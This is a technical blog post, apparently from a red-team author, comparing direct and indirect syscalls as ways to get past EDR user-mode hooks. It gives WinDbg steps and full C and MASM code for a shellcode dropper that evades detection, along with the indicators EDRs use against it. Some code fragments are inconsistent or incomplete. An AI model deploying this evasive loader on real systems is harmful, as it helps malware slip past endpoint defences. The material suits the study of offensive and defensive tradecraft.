


[< Previous](#)Share 

Direct Syscalls vs Indirect Syscalls

tl;dr Direct syscalls are a technique that has become and is still frequently used by attackers and also Red Teamers for various activities such as executing shellcode or creating a memory dump from lsass.exe. However, depending on the EDR, Direct syscalls may no longer be sufficient at this point in time (May 2023) to evade EDRs in the context of various attack phases such as initial access, credential dumping, lateral movement etc. The reason for this is that more and more EDR vendors are implementing mechanisms in their products, such as kernel callbacks, which can be used to determine the memory area from which the syscall statement and the return statement are executed or to which memory area the return statement points. For example, if the return statement is executed outside the memory area of the ntdll.dll, this is abnormal behaviour under Windows and a clear Indicator of Compromise (IOC).

To eliminate this IOC from an attacker's (red team's) point of view, or to avoid detection by the EDR, direct syscalls can be replaced by indirect syscalls. In essence, indirect syscalls can be seen as a practical and logical evolution of direct syscalls. Specifically, they allow critical operations such as the syscall statement and the return statement to be executed in the memory of ntdll.dll, rather than in the memory of the .exe being used for execution, as part of an indirect syscall proof of concept (POC). This approach is more in line with standard operating behaviour seen in Windows environments, and is therefore

a more sophisticated technique in terms of system compliance.

Malware Develo...

EDR Evasion

Introduction

I have already written the blog post "**Direct syscalls: A journey from high to low**" on the topic of direct syscalls, but now I would like to take a closer look at indirect syscalls. In this blog post I want to explain the difference between direct syscalls and indirect syscalls. To do this, I will cover the following points throughout the article:

- User Mode API-Hooking
- Direct syscalls
- Indirect syscalls

The goal of this article is to rewrite a direct syscall dropper into an indirect syscall dropper, analyse both droppers with x64dbg, and understand the difference between direct syscalls and indirect syscalls. Also, at the end of the article, I will talk a bit about the limitations of indirect syscalls in the context of EDR evasion.


Disclaimer

The content and all code examples in this article are for research purposes only and must not be used in an unethical context! The code used is not new and I make no claim to it. The basis for the code comes, as so often, from the **ired.team**, thank you **@spothplanet** for your brilliant work and sharing it with us all!

User mode API-Hooking

User mode API hooking gives EDRs the ability to dynamically inspect code executed in the context of Windows APIs or Native APIs for potentially malicious content or behaviour. There are basically different types of hooking, with most vendors using the inline hooking variant by replacing a specific `mov` instruction or, more specifically, by replacing the `mov` opcode and the `eax SSN` operands with a `5-byte jmp` instruction. Specific because it replaces the `mov` instruction, which is normally responsible for moving the syscall number or system service number (SSN) to the `eax` register. The unconditional jump instruction (`jmp`) causes a redirection to the EDR's `hooking.dll`, and the EDR can examine the code executed in the context of the Native API for potentially malicious content.

A return to the memory of `ntdll.dll`, and thus the execution of the `syscall` statement to initiate the transition from Windows user mode to kernel mode, only occurs if the EDR has determined that the code executed in the context of the respective Native API is not malicious. Otherwise, the `syscall` statement and the code in the context will not be executed. The following diagram shows a simplified illustration of how user mode API hooking works with EDR.




The figure shows the principle of EDR user mode API-hooking on a high level

If you want to check your own EDR to see if it or which (Native) APIs are


redirected to the EDR's own hooking.dll, you can use a debugger such as **WinDbg**. To do this, start a program such as notepad on the endpoint with the EDR installed, then connect to the running process via Windbg. Note that if you make the same mistake as I did at the beginning and load notepad.exe directly as an image into the debugger, you will not find any hooks in the APIs, because in this case the EDR has not yet been able to inject its hooking.dll into the address space of notepad.exe.

The following command extracts the memory address of the desired API, in this case the address of the native API NtAllocateVirtualMemory, which is located in ntdll.dll.



```
x ntdll!NtAllocateVirtualMemory
```

The memory address can then be resolved in the next step with the following command and you will get the content of the Native API function `NtAllocateVirtualMemory` in assembly format.



```
u 00007ff8`16c4d3b0
```

The upper part of the following figure shows the stub of the native function NtAllocateVirtualMemory on an endpoint with EDR installed, using the user mode API hooking technique. It can be seen that "mov eax SSN" has been replaced by a `5-byte` unconditional jump instruction (jmp). This jump instruction causes the code executed in the context of `NtAllocateVirtualMemory` to be redirected to the EDR's hooking.dll. The return to `ntdll.dll` memory and subsequent execution of the `syscall` will only occur if the EDR has determined that the code executed is not harmful,

otherwise the EDR will abort.

In comparison, the lower pane shows an unmodified stub of the native `NtAllocateVirtualMemory` function on an endpoint with no EDR installed. In other words, this is what an unmodified stub of a native function in `ntdll.dll` normally looks like on Windows.

```
1:008> x ntdll!NtAllocateVirtualMemory
00007ff8`16c4d3b0 ntdll!NtAllocateVirtualMemory (NtAllocateVirtualMemory)
1:008> u 00007ff8`16c4d3b0
ntdll!NtAllocateVirtualMemory:
00007ff8`16c4d3b0 4c8bd1 mov     r10,rcx
00007ff8`16c4d3b3 e90fd40700 jmp     ntdll!QueryRegistryValue+0x4c3 (00007ff8`16cca7c7)
00007ff8`16c4d3b8 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ff8`16c4d3c0 7503 jne     ntdll!NtAllocateVirtualMemory+0x15 (00007ff8`16c4d3c5)
00007ff8`16c4d3c2 0f05 syscall
00007ff8`16c4d3c4 c3 ret
00007ff8`16c4d3c5 cd2e int     2Eh
00007ff8`16c4d3c7 c3 ret
```

EDR Usermode Hook

The figure shows that the installed EDR uses inline hooking to hook the Native API `NtAllocateVirtualMemory`

```
0:000> x ntdll!NtAllocateVirtualMemory
00007ffe`86a4d3b0 ntdll!NtAllocateVirtualMemory (NtAllocateVirtualMemory)
0:000> u 00007ffe`86a4d3b0
ntdll!NtAllocateVirtualMemory:
00007ffe`86a4d3b0 4c8bd1 mov     r10,rcx
00007ffe`86a4d3b3 b818000000 mov     eax,18h
00007ffe`86a4d3b8 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ffe`86a4d3c0 7503 jne     ntdll!NtAllocateVirtualMemory+0x15 (00007ffe`86a4d3c5)
00007ffe`86a4d3c2 0f05 syscall
00007ffe`86a4d3c4 c3 ret
00007ffe`86a4d3c5 cd2e int     2Eh
00007ffe`86a4d3c7 c3 ret
```


No EDR Hook

The figure shows a clean not hooked Native API

Direct Syscalls

One way to evade the EDR user mode hooks is the technique of direct system calls. In simplified terms, this works as follows. Instead of obtaining the required code in the context of the Native APIs for the transition from Windows user mode to kernel mode via the `ntdll.dll`, the required content (stub) of the native function is implemented directly in the assembly in the form of assembly instructions. From an attacker's (red team's) point of view, this prevents code executed in the context of native APIs - which are provided with a hook - from being redirected to the EDR's hooking.dll and analysed by the EDR. The following figure shows the principle of direct syscalls in a simplified way.





The figure shows the transition from Windows user mode to kernel mode in the context of executing malware with implemented direct system calls

There are several tools and POCs available to implement and execute direct syscalls, such as [Syswhispers2](#), [Syswhispers3](#), [Hells Gate](#) or [Halo's Gate](#). In our case, we do not use any of these POCs, try to keep the code as simple as possible and use the following C code for our **direct syscall POC** for the practical part, which will be rewritten to an indirect syscall POC later in the indirect syscalls chapter. The code can also be downloaded as a [Github](#) repository in the form of a Visual Studio project.

```
#include <windows.h>
#include <stdio.h>
#include "syscalls.h"

// Declare global variables to hold syscall numbers
DWORD wNtAllocateVirtualMemory;
DWORD wNtWriteVirtualMemory;
DWORD wNtCreateThreadEx;
DWORD wNtWaitForSingleObject;

int main() {
    PVOID allocBuffer = NULL; // Declare a pointer to the buffer
    SIZE_T buffSize = 0x1000; // Declare the size of the buffer

    // Get a handle to the ntdll.dll library
    HANDLE hNtdll = GetModuleHandleA("ntdll.dll");
```




```

UINT_PTR pNtAllocateVirtualMemory = (UINT_PTR)GetProcAddress(hNtdll, "NtAllocateVirtualMemory")
// Read the syscall number from the NtAllocateVirtualMemory function
// This is typically located at the 5th byte of the function
wNtAllocateVirtualMemory = ((unsigned char*)pNtAllocateVirtualMemory)[4];

```

As the syscall numbers or system service numbers (SSN) can vary from Windows to Windows and also from version to version, we do not want to hardcode them into our C code, but rather read them dynamically by accessing the already loaded ntdll.dll in the address space of the assembly using the handle `hNtdll`. Why are 4-bytes added to the **base address** of `NtAllocateVirtualMemory`? This is the necessary **offset** (relative to the Native API base address) to obtain the memory address of `mov eax, SSN` that contains the SSN for the syscall. This allows the SSN to be read and then stored in the `wNtAllocateVirtualMemory` variable. The same principle is used for the other three SSNs of the Native APIs `NtWriteVirtualMemory`, `NtCreateThreadEx` and `NtWaitForSingleObject`.



```

// Use the NtAllocateVirtualMemory function to allocate memory for
NtAllocateVirtualMemory((HANDLE)-1, (PVOID*)&allocBuffer, (ULONG)0, (PVOID)0, 0, 0);

ULONG bytesWritten;
// Use the NtWriteVirtualMemory function to write the shellcode
NtWriteVirtualMemory(GetCurrentProcess(), allocBuffer, shellcode, sizeof(shellcode), &bytesWritten);

HANDLE hThread;
// Use the NtCreateThreadEx function to create a new thread that will execute the shellcode
NtCreateThreadEx(&hThread, GENERIC_EXECUTE, NULL, GetCurrentProcess(), 0, 0, 0, 0, 0, 0, 0, 0);


// Use the NtWaitForSingleObject function to wait for the new thread to finish
NtWaitForSingleObject(hThread, FALSE, NULL);

```

As always, I'm a fan of understanding simple code and then modifying it step

by step. As in my other posts, we use the Native API `NtAllocateVirtualMemory` to allocate memory, `NtWriteVirtualMemory` to write the shellcode to the allocated memory, `NtCreateThreadEx` to execute the shellcode in a new thread, and `NtWaitForSingleObject` to ensure that the main thread waits until the current thread executing the shellcode is finished. As mentioned at the beginning, when using direct syscalls, the code (stub) of the respective native function, which would otherwise be obtained via `ntdll.dll`, is implemented directly into the assembly via an `.asm` file.

The MASM assembler code in Intel syntax looks like this.



```
EXTERN wNtAllocateVirtualMemory:DWORD           ; Extern keyword
EXTERN wNtWriteVirtualMemory:DWORD              ; Syscall number
EXTERN wNtCreateThreadEx:DWORD                  ; Syscall number
EXTERN wNtWaitForSingleObject:DWORD             ; Syscall number

.CODE ; Start the code section

; Procedure for the NtAllocateVirtualMemory syscall
NtAllocateVirtualMemory PROC
    mov r10, rcx                                ; Move the context
    mov eax, wNtAllocateVirtualMemory            ; Move the syscall number
    syscall                                       ; Execute syscall
    ret                                           ; Return from procedure
NtAllocateVirtualMemory ENDP                    ; End of the procedure

; Similar procedures for NtWriteVirtualMemory syscalls
NtWriteVirtualMemory PROC
    mov r10, rcx                                ; Move the context
    mov eax, wNtWriteVirtualMemory               ; Move the syscall number
    syscall                                       ; Execute syscall
    ret                                           ; Return from procedure
NtWriteVirtualMemory ENDP                      ; End of the procedure

; Similar procedures for NtCreateThreadEx syscalls
NtCreateThreadEx PROC
```


```

    mov r10, rcx
    mov eax, wNtCreateThreadEx
    syscall
    ret
NtCreateThreadEx ENDP

; Similar procedures for NtWaitForSingleObject syscalls
NtWaitForSingleObject PROC
    mov r10, rcx
    mov eax, wNtWaitForSingleObject
    syscall
    ret
NtWaitForSingleObject ENDP

END ; End of the module

```




```

EXTERN wNtAllocateVirtualMemory:DWORD ; Extern keyword
EXTERN wNtWriteVirtualMemory:DWORD ; Syscall number
EXTERN wNtCreateThreadEx:DWORD ; Syscall number
EXTERN wNtWaitForSingleObject:DWORD ; Syscall number

```

The **EXTERN** keyword can be used to access the variables `wNtAllocateVirtualMemory`, `wNtWriteVirtualMemory` etc. that were previously declared as global in the C code and that contain the respective SSN. This avoids having to hardcode the SSN into the assembly code.



```

; Procedure for the NtAllocateVirtualMemory syscall
NtAllocateVirtualMemory PROC
    mov r10, rcx ; Move the core ID to r10
    mov eax, wNtAllocateVirtualMemory ; Move the syscall number to eax
    syscall ; Execute syscall


```

```

ret                                     ; Return from
NtAllocateVirtualMemory ENDP          ; End of the p

```

As mentioned above, in the context of the four native APIs used, we avoid accessing the ntdll.dll and implement the necessary code (stub) of the respective native function as assembly code in the .asm file. The assembly code performs the following tasks. First, the current content of register rcx is written to register r10 using `mov r10,rcx`. Then the current content of the variable `wNtAllocateVirtualMemory` is moved to the register `eax` using `mov eax,wNtAllocateVirtualMemory`. Reminder: At this point, the globally declared variable `wNtAllocateVirtualMemory` contains the SSN of the `syscall` to the Native API `NtAllocateVirtualMemory`. Then the `syscall` is executed using the `syscall` statement `syscall` and at the end the return statement is executed using `ret`. The same procedure is used for the other native APIs (`NtWriteVirtualMemory`, `NtCreateThreadEx`, `NtWaitForSingleObject`).



The compiled direct syscall POC is then loaded into x64dbg and analysed in more detail. Despite the fact that direct syscalls allow us to bypass user mode

hooks via EDRs, direct syscalls result in the following IOCs, which can lead to detections depending on the EDR.

- The execution of the syscall instruction takes place directly in the memory area of the direct syscall assembly and therefore outside the memory area of the ntdll.dll. This is a unique IOC, as syscall instructions are normally never executed outside the memory area of ntdll.dll.
- Furthermore, the execution of the return instruction takes place within the memory of the direct syscall assembly and simultaneously references from the memory area of the direct syscall assembly to the memory area of the direct syscall assembly.

In both cases, these are non-legitimate behaviours on Windows and therefore unique IOCs that can be used by EDRs to detect malicious behaviour through the use of kernel callbacks. For this reason, the indirect syscalls technique is covered in the next chapter.


Indirect Syscalls

The indirect syscall technique is more or less an evolution of the direct syscall technique. Compared to direct syscalls, indirect syscalls can solve the following EDR evasion problems

- Firstly, the execution of the syscall command takes place within the memory of the ntdll.dll and is therefore legitimate for the EDR.
- On the other hand, the execution of the return statement takes place within the memory of the ntdll.dll and points from the memory of the ntdll.dll to the memory of the indirect syscall assembly.

As we will see later, compared to the direct syscall POC, simplified, only a part of the stub from the Native API is implemented and executed directly in the indirect syscall assembly itself, while the syscall statement and return are executed in the ntdll.dll memory. More on this later. The following diagram should help you to understand the concept of indirect syscalls, bearing in mind that it is a simplified representation.





The figure shows the transition from Windows user mode to kernel mode in the context of executing malware with implemented indirect system calls

As a basis for the indirect syscall POC we will use the code from the direct syscall POC and you will see that the changes are very limited. The code looks like this and can be downloaded as a Visual Studio project from my [Github](#) account.

```
#include <windows.h>
#include <stdio.h>
#include "syscalls.h"

// Declare global variables to hold syscall numbers and syscall ir
DWORD wNtAllocateVirtualMemory;
UINT_PTR sysAddrNtAllocateVirtualMemory;
DWORD wNtWriteVirtualMemory;
UINT_PTR sysAddrNtWriteVirtualMemory;
DWORD wNtCreateThreadEx;
UINT_PTR sysAddrNtCreateThreadEx;
DWORD wNtWaitForSingleObject;
UINT_PTR sysAddrNtWaitForSingleObject;

int main() {
    PVOID allocBuffer = NULL; // Declare a pointer to the buffer
    SIZE_T buffSize = 0x1000; // Declare the size of the buffer
```

```

// Get a handle to the ntdll.dll library
HANDLE hNtdll = GetModuleHandleA("ntdll.dll");

// Declare and initialize a pointer to the NtAllocateVirtualMemory
UINT_PTR pNtAllocateVirtualMemory = (UINT_PTR)GetProcAddress(hNtdll, "NtAllocateVirtualMemory");
// Read the syscall number from the NtAllocateVirtualMemory function
// This is typically located at the 4th byte of the function
wNtAllocateVirtualMemory = ((unsigned char*)(pNtAllocateVirtualMemory + 4));

// The syscall stub (actual system call instruction) is some bytes long
// In this case, it's assumed to be 0x12 (18 in decimal) bytes
// So we add 0x12 to the function's address to get the address of the syscall stub
sysAddrNtAllocateVirtualMemory = pNtAllocateVirtualMemory + 0x12;

UINT_PTR pNtWriteVirtualMemory = (UINT_PTR)GetProcAddress(hNtdll, "NtWriteVirtualMemory");
wNtWriteVirtualMemory = ((unsigned char*)(pNtWriteVirtualMemory + 4));
sysAddrNtWriteVirtualMemory = pNtWriteVirtualMemory + 0x12;

UINT_PTR pNtCreateThreadEx = (UINT_PTR)GetProcAddress(hNtdll, "NtCreateThreadEx");
wNtCreateThreadEx = ((unsigned char*)(pNtCreateThreadEx + 4));
sysAddrNtCreateThreadEx = pNtCreateThreadEx + 0x12;

UINT_PTR pNtWaitForSingleObject = (UINT_PTR)GetProcAddress(hNtdll, "NtWaitForSingleObject");
wNtWaitForSingleObject = ((unsigned char*)(pNtWaitForSingleObject + 4));
sysAddrNtWaitForSingleObject = pNtWaitForSingleObject + 0x12;

// Use the NtAllocateVirtualMemory function to allocate memory
NtAllocateVirtualMemory((HANDLE)-1, (PVOID*)&allocBuffer, (ULONG)0, (PVOID)0, 0, 0);

// Define the shellcode to be injected
unsigned char shellcode[] = "\xfc\x48\x83";

ULONG bytesWritten;
// Use the NtWriteVirtualMemory function to write the shellcode to the allocated memory
NtWriteVirtualMemory(GetCurrentProcess(), allocBuffer, shellcode, sizeof(shellcode), &bytesWritten);

HANDLE hThread;
// Use the NtCreateThreadEx function to create a new thread that will execute the shellcode
NtCreateThreadEx(&hThread, GENERIC_EXECUTE, NULL, GetCurrentProcess(), 0, 0, 0, 0, 0, 0, 0, 0);

// Use the NtWaitForSingleObject function to wait for the new thread to finish
NtWaitForSingleObject(hThread, FALSE, NULL);

```



```
}
```



```
UINT_PTR pNtAllocateVirtualMemory = (UINT_PTR)GetProcAddress(hNtdll, "NtAllocateVirtualMemory");  
wNtAllocateVirtualMemory = ((unsigned char*)(pNtAllocateVirtualMemory));  
sysAddrNtAllocateVirtualMemory = pNtAllocateVirtualMemory + 0x12;
```

In contrast to the direct syscall POC, in the indirect syscall POC we want to dynamically extract not only the SSN, but also the memory address of the syscall instruction. The latter is done with the line

`sysAddrNtAllocateVirtualMemory = pNtAllocateVirtualMemory + 0x12`. This is necessary so that later in the associated assembly code the `syscall` instruction can be replaced by an unconditional jump instruction (`jmp`) pointing to the memory address of the syscall instruction within `ntdll.dll`.



```
EXTERN wNtAllocateVirtualMemory:DWORD ; Extern keyword  
EXTERN sysAddrNtAllocateVirtualMemory:QWORD ; The actual address  
  
EXTERN wNtWriteVirtualMemory:DWORD ; Syscall number  
EXTERN sysAddrNtWriteVirtualMemory:QWORD ; The actual address  
  
EXTERN wNtCreateThreadEx:DWORD ; Syscall number  
EXTERN sysAddrNtCreateThreadEx:QWORD ; The actual address  
  
EXTERN wNtWaitForSingleObject:DWORD ; Syscall number  
EXTERN sysAddrNtWaitForSingleObject:QWORD ; The actual address  
  
.CODE ; Start the code section  
  
; Procedure for the NtAllocateVirtualMemory syscall  
NtAllocateVirtualMemory PROC  
    mov r10, rcx ; Move the correct SSN to r10
```

```

        mov eax, wNtAllocateVirtualMemory          ; Move the sys
        jmp QWORD PTR [sysAddrNtAllocateVirtualMemory] ; Jump to the
NtAllocateVirtualMemory ENDP                      ; End of the p

; Similar procedures for NtWriteVirtualMemory syscalls
NtWriteVirtualMemory PROC
    mov r10, rcx
    mov eax, wNtWriteVirtualMemory
    jmp QWORD PTR [sysAddrNtWriteVirtualMemory]
NtWriteVirtualMemory ENDP

; Similar procedures for NtCreateThreadEx syscalls
NtCreateThreadEx PROC
    mov r10, rcx
    mov eax, wNtCreateThreadEx
    jmp QWORD PTR [sysAddrNtCreateThreadEx]
NtCreateThreadEx ENDP

; Similar procedures for NtWaitForSingleObject syscalls
NtWaitForSingleObject PROC
    mov r10, rcx
    mov eax, wNtWaitForSingleObject
    jmp QWORD PTR [sysAddrNtWaitForSingleObject]
NtWaitForSingleObject ENDP

END

```



```

;Indirect Syscalls
; Procedure for the NtAllocateVirtualMemory syscall
NtAllocateVirtualMemory PROC
    mov r10, rcx          ; Move the cor
    mov eax, wNtAllocateVirtualMemory ; Move the sys
    jmp QWORD PTR [sysAddrNtAllocateVirtualMemory] ; Jump to the
NtAllocateVirtualMemory ENDP ; End of the p

```



